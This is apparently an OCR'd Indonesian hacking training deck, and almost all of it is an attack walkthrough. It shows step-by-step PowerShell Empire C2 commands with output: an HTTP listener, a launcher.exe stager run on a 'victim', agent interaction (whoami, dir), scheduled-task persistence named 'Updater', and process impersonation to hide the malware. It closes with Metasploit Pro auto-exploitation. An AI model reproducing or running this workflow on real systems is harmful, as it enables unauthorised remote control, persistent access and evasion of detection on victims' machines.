
- sudo powershell-empire server

```
┌──(zsecurity㉿kali)-[~]
└─$ sudo powershell-empire server
[INFO]: Checking submodules...
[INFO]: No .git directory found. Skipping submodule check.
[INFO]: v2: Loading listener templates from: /usr/share/powershell-empire/empire/server/listeners/
[INFO]: v2: Loading stager templates from: /usr/share/powershell-empire/empire/server/stagers/
[INFO]: v2: Loading bypasses from: /usr/share/powershell-empire/empire/server/bypasses/
[INFO]: v2: Loading malleable profiles from: /usr/share/powershell-empire/empire/server/data/profiles/
[INFO]: v2: Loading modules from: /usr/share/powershell-empire/empire/server/modules/
[INFO]: Searching for plugins at /usr/share/powershell-empire/empire/server/plugins
[INFO]: Initializing plugin: websockify_server
[INFO]: Initializing plugin: csharpserver
[INFO]: Initializing plugin: reverseshell_stager_server
[INFO]: Initializing plugin: basic_reporting
[INFO]: Initializing plugin: chiselserver
[INFO]: Initializing plugin: socksproxyserver
[WARNING]: Plugin csharpserver does not support db session or user_id, falling back to old method
```

```
Time Elapsed 00:01:02.94
[INFO]: csharpserver: [*] Starting Empire C# server
[INFO]: Plugin csharpserver ran successfully!
[INFO]: Empire starting up...
[INFO]: Compiler ready
[INFO]: Starkiller served at http://localhost:1337/index.html
[INFO]: Started server process [8128]
[INFO]: Waiting for application startup.
[INFO]: Application startup complete.
[INFO]: Uvicorn running on http://0.0.0.0:1337 (Press CTRL+C
```

RUNNING EMPIRE C2 CLIENT

- sudo powershell-empire client



SET LISTENER EMPIRE C2


- uselistener http
- set Port 1335
- execute
- back

```
(Empire: uselistener/http) > set Port
(Empire: uselistener/http) > set Port 1335
INFO: Set Port to 1335
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) >
```

SET STAGER EMPIRE C2

- usestager windows_cmd_exec
- set Listener http
- generate

```
(Empire: usestager/windows_cmd_exec) > set Listener http
INFO: Set Listener to http
(Empire: usestager/windows_cmd_exec) > generate
INFO: launcher.exe written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.exe
(Empire: usestager/windows_cmd_exec) >
```



EKSEKSUSI AGENT DI KORBAN

Eksekusi hasil dari file yang sudah di buat oleh Empire ke korban

NEW AGENT EMPIRE C2

- Setelah di eksekusi oleh target, akan muncul informasi bahwa agent dari **FZX6C23T** dapat dieksekusi oleh attacker.

```
INFO: launcher.exe written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.exe
[+] New agent FZX6C23T checked in
(Empire: usestager/windows_cmd_exec) >
```

LIST AGENT EMPIRE C2

Agar kita dapat melihat agent yang sudah terkompromise dengan file kita, dapat menjalankan perintah, **agents**

```
(Empire: usestager/windows_cmd_exec) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
FZX6C23T	FZX6C23T	powershell	192.168.23.200	DESKTOP-HREJARH\Linuxhackingid	powershell	6116	5/0.0	2024-04-07 14:30:51 EDT (5 seconds ago)	http

```
(Empire: agents) >
```

MENGHUBUNGKAN AGENT KE KORBAN

perintah **interact <ID>** dapat menghubungkan ke target yang kita ingin eksekusi

```
(Empire: agents) > interact FZX6C23T
(Empire: FZX6C23T) >
```

EKSEKUSI COMMAND KE KORBAN

perintah **whoami** dapat melihat user target yang menjalankan malware empire

```
(Empire: FZX6C23T) > whoami
INFO: Tasked FZX6C23T to run Task 1
[*] Task 1 results received
DESKTOP-HREJARH\Linuxhackingid
```

Linuxhackingid

MELIHAT ISI DIRECTORY KORBAN

perintah **dir** dapat melihat isi directory target

```
Path
----
C:\Users\Linuxhackingid\Desktop
 Mode    Owner                              LastWriteTime         Length     Name
-------------------------------------------------------------------------------------------------------------
 -a----  DESKTOP-HREJARH\Linuxhackingid  2023-12-17 19:00:06Z  242295503  ArcSight-8.3.0.8616.0-Connector-Win64 (1).exe
 -a----  DESKTOP-HREJARH\Linuxhackingid  2024-03-28 13:32:35Z  249212184  ArcSight-8.4.1.9024.0-Connector-Win.exe
 -a-hs-  DESKTOP-HREJARH\Linuxhackingid  2024-03-28 13:47:18Z  282        desktop.ini
 -a----  DESKTOP-HREJARH\Linuxhackingid  2024-04-08 01:09:50Z  10752      launcher.exe
```

PERSISTENT AKSES

Anda dapat melakukan persistent agar ketika laptop korban di restart atau dimatikan, Anda masih dapat memiliki akses ke laptop korban.

- usemodule powershell_persistence_elevated_schtasks
- set Listener http
- execute

```
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\debug with Updater daily trigger at 09:00.
```

IMPERSONATE PROCESS ID

Anda dapat melakukan impersonate process agar ketika dilihat pada task manager, malware kita menirukan proses yang ingin kita tirukan.

- usemodule csharp_sharpsploit.credentials_impersonateprocess
- set ProcessID <ID> (Dalam Contoh ini ID nya 6596 adalah ID notepad.exe)
- execute

```
(Empire: usemodule/csharp_sharpsploit.credentials_impersonateprocess) > set ProcessID 6596
INFO: Set ProcessID to 6596
(Empire: usemodule/csharp_sharpsploit.credentials_impersonateprocess) > execute
INFO: Tasked KHTEDMX5 to run Task 14
[*] Task 14 results received
Successfully impersonated: 6596
```

msdtc.exe	3568	Running	NETWORK...	00	20 K	Not allowed
MsMpEng.exe	3252	Running	SYSTEM	00	3,912 K	Not allowed
MusNotifyIcon.exe	392	Running	Linuxhacki...	00	68 K	Disabled
notepad.exe	6596	Running	Linuxhacki...	00	1,632 K	Disabled
OneDrive.exe	2028	Running	Linuxhacki...	00	5,100 K	Disabled
powershell.exe	96	Running	Linuxhacki...	00	53,776 K	Not allowed

AUTO EXPLOITATION


Linuxhackingid

ZSecurity

Linuxhackingid


AUTO EXPLOIT DENGAN METASPLOIT PRO

Pilih **Quick Pentest** dan masukan alamat IP Address target.




Linuxhackingid

PROSES SCANNING METASPLOIT PRO



Linuxhackingid

SCANNED HOST DI LINUXHACKINGID LAB




SVCS: Services


VLNS: Vulnerabilities

ATT: Attempts

